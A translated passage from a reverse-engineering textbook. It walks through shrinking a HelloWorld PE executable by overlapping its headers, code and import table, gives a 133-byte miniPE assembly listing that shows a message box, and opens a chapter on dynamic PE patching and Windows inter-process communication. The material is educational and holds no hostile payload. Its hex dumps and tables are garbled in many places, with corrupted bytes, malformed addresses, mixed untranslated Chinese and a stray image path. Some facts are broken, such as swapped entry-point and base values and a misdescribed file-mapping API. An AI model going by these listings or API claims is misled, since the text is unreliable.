0002D000 00003000			00030000	堆栈于主线程	Priv	00021104	RW 保护
00030000 00003000			00130000 (自身)		Map	00041002	R
00041000 00004000			00140000 (自身)		Priv	00021004	RW
00042000 00006000			00240000 (自身)		Priv	00021004	RW
0004250000 00003000			00250000 (自身)		Map	00041004	RW
0004260000 00016000			00260000 (自身)		Map	00041002	R
0004280000 00041000			00280000 (自身)		Map	00041002	R
00042D0000 00041000			002D0000 (自身)		Map	00041002	R
0004320000 00006000			00320000 (自身)		Map	00041002	R
0004330000 00041000			00330000 (自身)		Map	00041002	R
0004380000 00001000			00380000 (自身)		Priv	00021040	RWE
0004390000 00001000			00390000 (自身)		Priv	00021040	RWE
00043A0000 00006000			003A0000 (自身)		Priv	00021004	RW
00043B0000 00001000			003B0000 (自身)		Priv	00021004	RW
00043C0000 00001000			003C0000 (自身)		Priv	00021004	RW
0004400000 00001000		HelloWorld	00400000 (自身)		PE 文件头	Img 01001040	RWE
0004400000 00004000			00410000 (自身)		Map	00041020	R E
0004400000 00002000			00410000		Map	00041020	R E
0004400000 00103000			00420000 (自身)		Map	00041020	R
0005F00000 00091000			005F0000 (自身)		Map	00041020	R E
62C20000 00001000	LFK	62C20000 (自身)		PE 文件头	Img 01001002	R	RWE
62C21000 00005000	LFK	62C20000	text	代码, 输入表	Img 01001002	R	RWE
62C25000 00001000	LFK	62C20000	data	数据	Img 01001002	R	RWE
62C27000 00001000	LFK	62C20000	rsrc	资源	Img 01001002	R	RWE
62C28000 00001000	LFK	62C20000	reloc	重定位	Img 01001002	R	RWE
T3FA0000 00011000	NSP10	T3FA0000 (自身)		PE 文件头	Img 01001002	R	RWE
T3FA1000 00044000	NSP10	T3FA0000	text	代码, 输入表	Img 01001002	R	RWE
T3FE0000 00010000	NSP10	T3FA0000	data	数据	Img 01001002	R	RWE
T3FF5000 00002300	NSP10	T3FA0000	Shared	资源	Img 01001002	R	RWE
T3FF7000 00012000	NSP10	T3FA0000	rsrc	资源	Img 01001002	R	RWE
T40C9000 00002000	NSP10	T3FA0000	reloc	重定位	Img 01001002	R	RWE
T6300000 00001000	IMM32	T6300000 (自身)		PE 文件头	Img 01001002	R	RWE
T6301000 00015000	IMM32	T6300000	text	代码, 输入表	Img 01001002	R	RWE
T6316000 00001000	IMM32	T6300000	data	数据	Img 01001002	R	RWE

Figure 12-3 Memory allocation of HelloWorld\_7.exe in OD

From the figure, we can see that all data in the HelloWorld\_7 file is loaded into memory and arranged at the file header location. The access attributes of the data at the file header are set to RWE, which means readable, writable, and executable. Below is the complete byte code of the PE file:

00000000	4D 5A 48 65 6C 6C 6F 57 6F 72 6C 64 50 45 00 00	MZHelloWorldPE..
00000010	4C 01 01 00 D6 53 0F 4C 00 00 00 00 00 00 00 00	L...S.L.....
00000020	E0 00 0F 01 0B 01 05 0C B0 01 00 00 00 00 00 00	.....
00000030	00 00 00 00 9C 00 00 00 00 00 00 00 0C 00 00 00	.....
00000040	00 00 40 00 10 00 00 00 10 00 00 00 04 00 00 00	..@.....
00000050	00 00 00 00 04 00 00 00 00 00 00 00 10 00 00 00	.....
00000060	30 01 00 00 00 00 00 02 00 00 00 00 00 10 00 00	0.....
00000070	00 10 00 00 00 00 10 00 00 10 00 00 00 00 00 00	.....
00000080	10 00 00 00 AA AA AA AA AA AA AA 40 01 00 00	....@...
00000090	3C 00 00 00 00 00 00 00 00 00 00 00 6A 00 6A 00	<.....j.j.
000000A0	68 02 00 40 00 6A 00 E8 10 00 00 00 6A 00 E8 OF	h..@.j....j..
000000B0	00 00 00 CC 00 00 00 00 00 00 00 FF 25 38 Q1	.....%8.
000000C0	40 00 FF 25 30 01 40 00 AA AA AA AA 00 00 00 00	@. %0.%....
000000D0	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	.....
000000E0	00 00 00 00 00 00 00 00 00 00 00 00 AA AA AA AA	.....
000000F0	AA AA AA AA 00 00 00 00 00 00 00 AA AA AA AA	.....
00000100	AA AA AA AA 2E 48 65 6C 6C 6F 50 45 B0 01 00 00	.HelloPE...
00000110	00 00 00 00 B0 01 00 00 00 00 00 AA AA AA AA	.....
00000120	AA AA AA AA AA AA AA E0 00 00 E0 AA AA AA AA	..
00000130	92 01 00 00 00 00 00 78 01 00 00 00 00 00 00 00	.....x.....
00000140	70 01 00 00 AA AA AA AA AA AA AA 86 01 00 00	p.....
00000150	38 01 00 00 68 01 00 00 AA AA AA AA AA AA AA AA	8...h...
00000160	A0 01 00 00 30 01 00 00 92 01 00 00 00 00 00 00	...0.....
00000170	78 01 00 00 00 00 00 9D 01 4D 65 73 73 61 67	x.....Messag
00000180	65 42 6F 78 41 00 75 73 65 72 33 32 2E 64 6C 6C	eBoxA.user32.dll
00000190	00 00 80 00 45 78 69 74 50 72 6F 63 65 73 73 00	.. .ExitProcess.
000001A0	6B 65 72 6E 65 6C 33 32 2E 64 6C 6C 00 00 00 00	kernel32.dll....

The continuous AA bytes in the byte code indicate that they can be reused.

Section 12.5 starts from the beginning of this file, providing a detailed explanation of the entire process of creating the target PE file.

## 12.5 STEPS TO CREATE THE TARGET PE

Section 12.4 has shown the byte code before and after creating the PE file. Through this comparison, we can see that the final target PE file changes a lot but retains all the functionality of the original PE. This section will detail each step of the creation process, aiming to help readers fully understand the role of each field in the PE file data structure and also help understand the impact of these fields on the integrity of the PE file.

### 12.5.1 HANDLING THE FILE HEADER

Based on the header overlay techniques and data transfer techniques introduced earlier, the main operations include: moving the NT header forward, overlaying the DOS header part, and retaining only the essential `_lfanew` field.

Since the starting address of the data section, `BaseOfData`, is a modifiable field, it is conveniently located right after `_lfanew`. Then change this part to the offset 0Ch for the PE header, as follows:

```

00000000  4D 5A 90 00 02 00 00 00 01 00 00 00 00 50 45 00 00 MZ.....PE..
00000010  4C 01 03 00 FA F2 04 4C 00 00 00 00 00 00 00 00 00 L....L.....
00000020  E0 00 0F 01 0B 01 05 0C 00 02 00 00 00 04 00 00 .....
00000030  00 00 00 00 00 10 00 00 00 10 00 00 00 0C 00 00 00 .....
00000040  00 00 40 00 00 10 00 00 00 02 00 00 04 00 00 00 ..@.....

```

Moving the IMAGE\_NT\_HEADERS forward will not affect the program's execution. Except for the BaseOfData field, which needs to be modified to the PE header offset 0Ch, other fields remain unchanged.

From offset 02h onwards, the data doesn't have any purpose, so the data from this point is placed here. Interestingly, the original display string "HelloWorldPE" seems to fit right into this space. Fortunately, the string length happens to overlay the PE file's signature correctly. The result is shown below:

```

00000000  4D 5A 48 65 6C 6C 6F 57 6F 72 6C 64 50 45 00 00 MZHelloWorldPE..
00000010  4C 01 03 00 FA F2 04 4C 00 00 00 00 00 00 00 00 00 L....L.....

```

Deleting the .data content, i.e., all content at offset 800h, and deleting all content in the .rdata section. This reduces all file header content by 3 bytes to 2.

#### 12.5.2 HANDLING THE CODE SECTION

First, let's look at the disassembled result of the HelloWorld.exe code section.

##### 1. Disassembled Code Section

Open HelloWorld.exe in OD and copy the disassembled code section content as follows:

```

00400130  >/$  6A 00      PUSH 0          ; /Style = MB_OK|MB_APPLMODAL
00400132  .   6A 00      PUSH 0          ; |Title = NULL
00400134  .   68 02004000  PUSH HelloWor.00400002; |Text = "HelloWorldPE"
00400139  .   6A 00      PUSH 0          ; |hOwner = NULL
0040013B  .   E8 08000000  CALL <JMP.&user32.MessageBoxA>; MessageBoxA
00400140  .   6A 00      PUSH 0          ; /ExitCode = 0
00400142  .   E8 07000000  CALL <JMP.&kernel32.ExitProcess>; ExitProcess
00400147  CC             INT3
00400148  $ - FF25 68014000 JMP DWORD PTR DS:[<&user32.MessageBoxA>]
0040014E  . - FF25 60014000 JMP DWORD PTR DS:[<&kernel32.ExitProcess>]

```

Organize the bytecode of the above code, and then move these bytecodes to the data directory table.

##### 2. Embedding Code into the Data Directory Table

Move the code to the data directory table in the PE file header, see the blacked-out parts. When overlaying, be careful not to cover any useful parts.

00000080	AA AA AA AA AA AA AA AA 40 01 00 00	.....@....
00000090	3C 00 00 00 00 00 00 00 00 00 00 00 6A 00 6A 00	<.....j.j.
000000A0	68 02 00 40 00 6A 00 E8 10 00 00 00 6A 00 E8 0F	h..@.j.....j..
000000B0	00 00 00 CC 00 00 00 00 00 00 00 FF 25 38 01	.....%8.
000000C0	40 00 FF 25 30 01 40 00 AA AA AA AA 00 00 00 00 00	@. %0.%....
000000D0	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	.....
000000E0	00 00 00 00 00 00 00 00 00 00 00 00 00 AA AA AA AA	.....
000000F0	AA AA AA AA 00 00 00 00 00 00 00 00 AA AA AA AA	.....
00000100	AA AA AA AA	.....

In the bytecode displayed above, the offset part involved in the short jump instruction E8 has been modified. Because the length of the independent code section fills exactly the length of tables 03, 04, and 05, it avoids the hassle of reconstructing the code based on the relatively short space. Next, let's look at the handling of some data in the imported table.

#### 12.5.3 HANDLING THE IMPORT TABLE

According to the method of reorganizing the import table introduced in Section 4, the import table is changed to the following byte sequence:

00000130	92 01 00 00 00 00 00 00 78 01 00 00 00 00 00 00	.....x.....
00000140	70 01 00 00 AA AA AA AA AA AA AA 86 01 00 00	p.....
00000150	38 01 00 00 68 01 00 00 AA AA AA AA AA AA AA AA	8...h...
00000160	A0 01 00 00 30 01 00 00 92 01 00 00 00 00 00 00	...0.....
00000170	78 01 00 00 00 00 00 00 9D 01 4D 65 73 73 61 67	x.....Messag
00000180	65 42 6F 78 41 00 75 73 65 72 33 32 2E 64 6C 6C	eBoxA.user32.dll
00000190	00 00 80 00 45 78 69 74 50 72 6F 63 65 73 73 00	.. .ExitProcess.
000001A0	6B 65 72 6E 65 6C 33 32 2E 64 6C 6C 00 00 00 00	kernel32.dll....

It can be seen that the contents of the IAT from 0130h onwards, related to the original FirstThunk array, have been moved to the end of the import table IMAGE\_IMPORT\_DESCRIPTOR structure. As previously stated, as long as the name1 (the boxed part) in the structure is zero, it meets the condition of ending the name1 list in the import table. Starting from 0140h is the data structure of the import table.

#### 12.5.4 CORRECTION OF SOME SECTION VALUES

The changes in the external data migrated to the header file according to the adjustment methods mentioned earlier mainly include the following parts:

1. Definition of .HelloPE

Since the .HelloPE section needs to store code, data, and resources, this section must be readable, writable, and executable. The table below shows the attributes of each item in the .HelloPE section:

- Flag: 0E00000E0h
- Section name: custom
- ASCII: .HelloPE
- Actual size of the section: 01b0h
- Section start RVA: starts from 0000h
- File offset: 01b0h
- File offset: starts from the header, 0000h

**Note:** The size of the section can be adjusted freely within the 0800h range, without any influence here, the length of this file is 01b0h.

The relevant data structure of the .HelloPE section is as follows:

```
00000100          2E 48 65 6C 6C 6F 50 45 B0 01 00 00 00 00 00 00 ..HelloPE...
00000110  00 00 00 00 B0 01 00 00 00 00 00 00 AA AA AA AA
00000120  AA AA AA AA AA AA AA E0 00 00 E0 ..
```

## 2. Address, Entry Point, and Code Segment Size

The address remains unchanged, still 00400000h; the entry point is changed to 009Ch, which means the file offset is 009Ch. Since the file size (less than 20h) is small, the offset here is converted to RVA, no conversion is required. The size of the code segment and the entire file is 000001b0h, the relevant data is as follows:

```
00000020          B0 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ..00000020
00000030  00 00 00 00 9C 00 00 00 00 00 00 00 00 00 0C 00 00 00 ..00000030
00000040  00 00 40 00 10 00 00 00 10 00 00 00 00 04 00 00 00 00 ..@00000040
```

## 3. Alignment Size

To make the file signature smaller, the alignment size of the file and the alignment size in memory are both set to 00000010h, which is 16 bytes. The relevant data is as follows:

```
00000040  00 00 40 00 10 00 00 00 10 00 00 00 00 04 00 00 00 00 ..@00000040
```

## 4. File Header Size and PE Memory Image Size

The size of all headers + sections is 00000130h, and the image size in memory is 00001000h. The relevant data is as follows:

```
00000050  00 00 00 00 04 00 00 00 00 00 00 00 00 00 00 00 00 00 ..00000050
00000060  30 01 00 00 00 00 00 00 02 00 00 00 00 00 00 00 10 00 00 ..00000060
00000070  00 10 00 00 00 00 10 00 00 10 00 00 00 00 00 00 00 00 00 ..00000070
00000080  10 00 00 00 ..00000080
```

## 5. Import Table Field in Data Directory

The start RVA of the import table is 00000140h, and the length is 3Ch. The relevant data is as follows:

```
00000080          AA AA AA AA AA AA AA AA 40 01 00 00 ..@00000080
00000090  3C 00 00 00 00 00 00 00 00 00 00 00 00 00 6A 00 6A 00 <00000090
```

---

### 12.5.5 MODIFIED FILE STRUCTURE

The structure of the manually modified PE file is shown in Figure 12-4.

As shown in the figure, the data section of the source PE is stored between the DOS MZ header and the PE header of the target PE, and the program code of the source PE is stored in the data directory table of the target PE. The file header defines a section item, and the import table and IAT table are arranged at the end of the target PE.



**Figure 12-4** Manually Modified PE Structure

#### 12.5.6 ANALYSIS OF THE MODIFIED FILE

Next, we will use the tools PEInfo and PEComp to compare the two files separately, and the results are as follows:

##### 1. Comparison of PEInfo Execution Results

Below is the output of PEInfo for the target PE:

```
File Name: D:\masm32\source\chapter10\HelloWorld_7.exe
Execution File: 0x014c
Number of Sections: 1
Timestamp: 0x010f
Entry Point (RVA Address): 0x00400000
File Header Location (RVA Address): 0x009c

-----
Section Name  Unaligned Length Internal Alignment Length in File  Offset in File  Section Attributes
(Relative Offset)
-----
.HelloPE      000001b0       00000000       000001b0       00000000       e00000e0

-----
Section containing the import directory: .HelloPE?
```

```
Import Library: user32.dll
-----
OriginalFirstThunk 00000170
TimeDateStamp aaaaaaaaa
ForwarderChain aaaaaaaaa
FirstThunk 00000138

-----
00000413: MessageBoxA

Import Library: kernel32.dll
-----
OriginalFirstThunk 00000168
TimeDateStamp aaaaaaaaa
ForwarderChain aaaaaaaaa
FirstThunk 00000130


-----
00000128: ExitProcess
```

Compared to the source PE, the target PE has fewer sections, but the import table remains intact. The base address of the module has not changed. The entry point address has changed because the program code has been moved to the data directory table.

## 2. Results of Using the PEComp Tool for Comparison

Using the PEComp tool to open the two PE files, the results are shown in Figure 12-5.

From the figure, it can be seen that there are many differences between the source PE and the target PE file headers. The main reason for this result is the use of data transfer techniques during manual construction.



**Figure 12-5** Comparison of Manually Constructed PE Program and Source Program

## 12.5.7 ANALYSIS OF SMALLER TARGET FILE EXAMPLE

Below is an example of a smaller PE file, miniPE program, which can display a specified information dialog box. Its total size is 133 bytes. The hexadecimal code of this file is as follows.

## 1. Hexadecimal Code

00000000	4D 5A FF FF 50 45 00 00 4C 01 01 00 75 73 65 72	MZ PE..L...user
00000010	33 32 2E 64 6C 6C 00 FF 40 00 0F 01 0B 01 FF FF	32.dll. @.....
00000020	4D 65 73 73 61 67 65 42 6F 78 41 00 44 00 00 00	MessageBoxA.D...
00000030	FF 15 7C 00 40 00 C3 FF 00 00 40 00 04 00 00 00	. .@. ..@.....
00000040	04 00 00 00 B8 20 00 40 00 EB 03 FF 04 00 6A 00	..... .@... .j.
00000050	50 50 EB 20 89 00 00 00 85 00 00 00 00 00 00 00	PP .....
00000060	02 00 FF 00 7C 00 00 00 0C 00 00 00 00 7C 00 00	... . ..... ...
00000070	0C 00 00 00 6A 00 EB B8 02 00 00 00 1E 00 00 00	....j.....
00000080	00 00 00 00 5C	....\

## 2. Source Program

The source code generated above in hexadecimal can be found in Code Listing 12-4. To avoid the warnings generated by Microsoft's compiler and to prevent adding any other content during the linking process, as well as the analysis of the invoke instruction during assembly, this time Borland's Tasm and Tlink were used as the assembler and linker for this source file. Specific methods can be referred to in the comments in the source file header.

**Code Listing 12-4** miniPE program (chapter12\minipe.asm)

```
1 ;-----  
2 ; miniPE program (133 bytes)  
3 ;  
4 ; This program uses Borland's assembler and linker  
5 ; Tasm miniPE.asm  
6 ; Tlink /3 /t miniPE.obj, miniPE.exe  
7 ; 2011.2.19  
8 ;-----  
9  
10 .386  
11 .model flat, stdcall  
12 option casemap:none  
13  
14  
15 IBase equ 400000h  
16  
17  
18 HEADER SEGMENT  
19 ASSUME CS:HEADER, FS:NOTHING, ES:HEADER, DS:HEADER  
20  
21 CodeBase:  
22  
23 ;***** PE DOS Header *****  
24  
25 DosSignature dw 5a4dh  
26 dw 0ffffh  
27  
28 ;***** PE Standard Header *****  
29  
30 WinSignature dd 4550h  
31 Machine dw 014ch  
32 NumberOfSections dw 1  
33 ;TimeStamp dd 0  
34 ;PointerToSymbolTable dd 0  
35 ;NumberOfSymbols dd 0  
36 user32 db "user32.dll",0  
37 db 0fh  
38 SizeOfOptionalHeader dw OptHeaderSize  
39 Characteristics dw 010fh
```

```

40
41 ;***** PE Optional Header *****
42
43 Magic          dw 10bh
44 LinkerVersion   dw 0ffffh
45 ;SizeOfCode      dd 0
46 ;SizeOfInitializedData dd 0
47 ;SizeOfUninitializedData dd 0
48 MessageBoxA    db "MessageBoxA",0
49 AddressOfEntryPoint dd start
50
51 ;-----
52 ; The program ends here
53 ; jump instruction jmp 00400018
54 ; Execute MessageBoxA function
55 ;-----
56 next3:
57 ;BaseOfCode      dd 0
58 ;BaseOfData       dd 0
59 dw 15ffh
60 dd IBase+IAT1
61 ret
62
63
64
65
66           db 0ffh
67 ImageBase      dd IBase
68 SectionAlignment dd 4
69 FileAlignment   dd 4
70
71
72 ;-----
73 ; Entry Point
74 ;-----
75 start:
76 ;OperatingSystemVersion dd 0xffffffff
77 ;ImageVersion        dd 0xffffffff
78
79 mov eax, offset IBase+MessageBoxA
80 jmp short next1
81           db 0ffh
82           dw 4
83 next1:
84 push 0
85 push eax
86 push eax
87 jmp short next2
88
89
90 ; SubsystemVersion dd 0ffff0004h
91 ;Win32VersionValue dd 0xffffffff
92 SizeOfImage      dd IMAGE_SIZE
93 SizeOfHeaders     dd PE_HEADER_SIZE
94 OptHeaderSize=$-Magic
95 IAT:
96 CheckSum         dd 0
97 Subsystem        dw 2
98 DllCharacteristics dw 0ffh
99 SizeOfStackReserve dd IAT1
100 SizeOfStackCommit  dd user32
101 SizeOfHeapReserve   dd IAT1
102 SizeOfHeapCommit    dd user32
103 next2:
104     ;LoaderFlags dd 0xffffffff
105
106 push 0
107 jmp short next3
108
109 NumberOfRvaAndSizes dd 2h
110
111 ;-----Data Directory Table-----
112
113 IAT1:
114 IDE_Export       dd MessageBoxA-2,0
115 IDE_Import        db IAT-CodeBase

```

```

116 ;***** End of Data Directory Table *****
117 ;***** End of PE File Header *****
118 ;***** End of the Entire Code *****
120
121 PE_HEADER_SIZE=$
122 IMAGE_SIZE=PE_HEADER_SIZE+4
123
124 HEADER ENDS
125 END

```

From the comments in the code, it can be seen that the data structures used by this PE include:

- IMAGE\_DOS\_HEADER
- IMAGE\_FILE\_HEADER
- IMAGE\_OPTIONAL\_HEADER32
- IMAGE\_IMPORT\_DESCRIPTOR [0]
- IMAGE\_IMPORT\_DESCRIPTOR [1].VirtualAddress

Among these, only two data directories are used, and the last one is not fully utilized because the section table is not defined in the program. For detailed analysis of this code, see Figures 12-6 and 12-7.

标号	代码	字段名	字段类型与值定义	解释	字节数
处首:	equ 400000			设置 .image.exe的基址	
HEADER SEGMENT	ASSUME CS:HEADER, FS:NOTHING, GS:HEADER, DS:HEADER			定义一个段	
CodeBase:					
	***** PE 32 头 *****				
	Signature	dw 0000h	PE标志	4D 5A	FF FF
	Machine	dw 0140h	.Intel 80386	4C 01	01 01
	NumberOfSections	dw 1	节的个数		
	TimeDateStamp	dd 0	日期时间		
	PointerToSymbolTable	dd 0	符号表指针		
	NumberOfSyms	dd 0	符号数		
	Subsystem	dd "user32.dll", 0	子系统	7E 33 65 72 30 32 2B 84 8C 00	FF FF
	SizeOfOptionalHeader	dw OptHeaderSize	可选头大小	00 01	00 01
	Characteristics	dw 0100h	标志标志	00 01	00 01
	***** PE 可选头 *****				
	agic	dw 10b4h	任意数据	CB 01	FF FF
	LinkerVersion	dw 0FFFh	任意数据		
	SizeOfCode	dd 0	任意数据		

Figure 12-6 Analysis of the 133-Byte PE Program (Part 1)

	;SizeOfInitializedData	dd 0	任意数值		
	;SizeOfUninitializedData	dd 0	任意数值		
	MessageBoxA	db "MessageBoxA",0			
	AddressOfEntryPoint	dd start	初始代码地址		
<b>程序在这里最终使用了跳转指令 jmp 00400018 执行MessageBoxA函数</b>					
next3:	;BaseOfCode	dd 0	任意数值		
	;BaseOfData	dd 0	任意数值 两个双字用以下代码代替		
	dw 15ffh		该指令为跳转指令	FF 15	
	dd IBase+IAT1			7C 00 40 00	
	ret		该指令为1个字节	C3	
<b>程序执行入口:</b>					
start:	;OperatingSystemVersion	dd 0fffffffh	任意值		
	;ImageVersion	dd 0fffffffh	任意数值 两个双字用以下代码代替		
	mov eax, offset IBase+MessageBoxA		该指令为5个字节	B8 20 00 40 00	
	jmp short next1		该指令为2个字节	EB 03	
		db 0ffh		FF	
		dw 4		04 00	
next1:	push 0		两个指令字节, 入口参数4	6A 00	
	push eax		一个指令字节, 入口参数3	50	
	push eax		一个指令字节, 入口参数2	50	
	jmp short next2		两个指令字节	EB 20	
	;SubsystemVersion	dd 0ffff0004h	Win32 4.0		
	;Win32VersionValue	dd 0fffffffh	任意数值		
	SizeOfImage	dd IMAGE_SIZE	任意数值, 要求大于SizeOfHeaders	B8 00 00 00	
	SizeOfHeaders	dd PE_HEADER_SIZE	文件头大小	85 00 00 00	
IAT:	OptHeaderSize=\$-Magic				
	CheckSum	dd 0	任意数值, OriginalFirstThunk	00 00 00 00	
	Subsystem	dw 2	TimeDateStamp	02 00	
	DllCharacteristics	dw 0ffh		FF 00	
	SizeOfStackReserve	dd IAT1	(Virtual Size), ForwarderChain	7C 00 00 00	
	SizeOfStackCommit	dd user32	(Virtual Address), Name	0C 00 00 00	
	SizeOfHeapReserve	dd IAT1	(Raw Data Size), FirstThunk	7C 00 00 00	
	SizeOfHeapCommit	dd user32	(Raw Data Offset)	0C 00 00 00	
next2:	;LoaderFlags	dd 0fffffffh	任意数值 一个双字用以下代码代替		
	push 0		两个指令字节, 入口参数1	6A 00	
	jmp short next3		两个指令字节, jmp _MessageBoxA	EB B8	
	NumberOfRvaAndSizes	dd 2h		02 00 00 00	
<b>***** 数据目录表 *****</b>					
IAT1:	IDE_Export	dd MessageBoxA-2,0	数据目录第一项, 导出表	1E 00 00 00 00 00 00 00	
	IDE_Import	db IAT-CodeBase	数据目录第二项, 导入表	5C	
<b>***** 数据目录结束 *****</b>					
<b>***** PE文件头结束 *****</b>					
<b>***** 整个PE文件结束 *****</b>					
HEADER	PE_HEADER_SIZE=\$		取该符号偏移为PE文件头大小		
	IMAGE_SIZE=PE_HEADER_SIZE+4		映像大小=PE文件头大小+文件对齐粒度		
HEADER	ENDS				
	END				

Figure 12-7 Analysis of the 133-Byte PE Program (Part 2)

As shown in the figure, for ease of analysis, each line of the source program is divided into 6 columns based on functionality. They are as follows:

- **Column 1:** Labels, used to mark some special positions in the source program.
- **Column 2:** Instructions, i.e., assembly source code.
- **Column 3:** Structure fields, defining the structure and fields of the table.
- **Column 4:** Field values, the assigned values for each field.
- **Column 5:** Comments, describing the meaning of each line of code.
- **Column 6:** Corresponding hex values.

---

## 12.6 SUMMARY

This chapter introduced PE transformation techniques. The purpose of transformation is to make changes in the size or form of the PE file through technical means, ensuring that the PE file can still be loaded and executed by Windows PE, and can run normally. This chapter first introduced four transformation techniques, the principle of how PE data structures in PE files can be reused, and the principle of when to release the occupied space. Finally, through the transformation process of HelloWorldPE, a detailed analysis was conducted to help readers fully understand and grasp the functions of each segment related to PE data structures.

This chapter serves both as a simple review and reinforcement of previously learned knowledge and as a foundation for further practical application of these techniques to static files and dynamic applications.

Chapter 12 introduced PE transformation technology. This technology studies the bytecode of a program. This chapter studies PE patching technology, focusing on patching programs written in Masm32 assembly language. These programs target PE files. The PE patching technology has a wide range of applications, including PE viruses, PE decryption tools, and others. Different patching programs can be used to achieve various goals by targeting PE files.

PE patching can be divided into dynamic and static patching, with the framework further divided into two parts: patching programs and tools that attach the patching program to the target PE.

---

### 13.1 DYNAMIC PATCHING

Dynamic patching refers to the patching process implemented when the target PE is in a dynamic state (i.e., during execution). The PE file is loaded into memory by the PE file image loader. After loading, it is adjusted to enter the process, and the Windows system adjusts the PE image and loads the designated code or data into the specified location. As mentioned earlier, processes have a memory space of up to 4GB, and each process's address space is independent, not affecting each other. Dynamic patching technology requires us to break this traditional understanding, implementing a process that can operate in another process's address space. Dynamic patching is commonly used in game modifications, dynamic injection, viruses, and other fields. A complete dynamic patch generally requires the following four capabilities:

- Communicate with other processes.
- Properly write data into the address space of the process being executed.
- Correctly recognize the injected program's entry point.
- Execute the code correctly in the address space of the process being executed.

Below, we will discuss the above points one by one.

---

#### 13.1.1 INTER-PROCESS COMMUNICATION MECHANISM

In the implementation of the patching process, two processes will exchange data with each other. For example, the patching program must dynamically obtain the execution status of the target process to determine the timing and location for patching. This information is generally obtained through the Windows system's inter-process communication mechanisms.

In Windows, there are many ways to implement inter-process communication, generally falling into two categories:

- The first is inter-process communication achieved through process execution features. This type of communication involves two processes closely cooperating, usually using client-server mode. The main communication methods include named pipes, command lines, mail slots, and other methods.
- Another method is to use inter-process communication through shared storage, which is relatively less coupled. This is typically done through memory-mapped files, shared

memory, files, etc. General communication methods include socket communication, Windows messages, signals, and others.

Below are some common inter-process communication mechanisms:

### **1. Pipe I/O**

A pipe is a communication channel with two endpoints. These endpoints can be read and written separately. A pipe can be one-way or two-way. Connecting two endpoints allows data to be read from or written to the pipe.

Anonymous pipes exist only between two related processes and disappear when the processes terminate. They do not need a name. Anonymous pipes are simple and only effective for parent-child or sibling processes. They cannot be used over a network or between unrelated processes. The API function to create an anonymous pipe is called `CreatePipe`.

Named pipes are used for communication between a server process and one or more client processes. A named pipe requires a name for identification. The server process creates the pipe with a specific name, and clients use this name to connect. Named pipes support duplex communication. The API function to create a named pipe is `CreateNamedPipe`.

### **2. Mail Slots**

Mail slots provide a simple message communication method between two processes. One process creates a mail slot and becomes the mail server. Other processes can send messages to this mail slot. This communication method resembles sockets but is less complex and does not require a continuous connection. Mail slots are suitable for broadcasting. The API function to create a mail slot is `CreateMailslot`.

### **3. Clipboard**

The clipboard allows data sharing between applications. One process writes data to the clipboard, and another process reads it. Data transfer is limited to specific formats. The clipboard is managed by the system to ensure data integrity. It provides a simple and standardized method for inter-process data sharing.

### **4. Shared Memory**

Shared memory is a technique for mapping files into memory, allowing multiple processes to access the same file content simultaneously. The Win32 API allows processes to map files into their address space for reading and writing. This technique provides fast data sharing without using the file system. The API function to create a file mapping object is `CreateFileMapping`, and the function to map the object into memory is `OpenFileMapping`.

### **5. Messaging Mechanism**

The messaging mechanism is the core of Windows applications. Most events occurring in Windows are represented by messages. The messaging system can tell the system what is happening, and all Windows applications are driven by messages. This makes the messaging

mechanism the best way to transmit data between processes in Windows systems, as it captures events such as window movements, mouse clicks, and keyboard inputs.

Dynamic patching uses the messaging mechanism, combined with proper read and write techniques, to implement inter-process data transfer easily. A process in execution can generate various messages according to its state (for instance, a debugger might generate an exception message when an error occurs or a breakpoint is hit). These messages are transmitted to the debugger's message port (e.g., an EXCEPTION\_DEBUG\_EVENT message triggered by an int 3 command, which is a single-byte, 0xCC machine code). Thus, the messaging method can be used to transmit data, which can then be captured and utilized by the dynamic patching tool as shown in Figure 13-1.

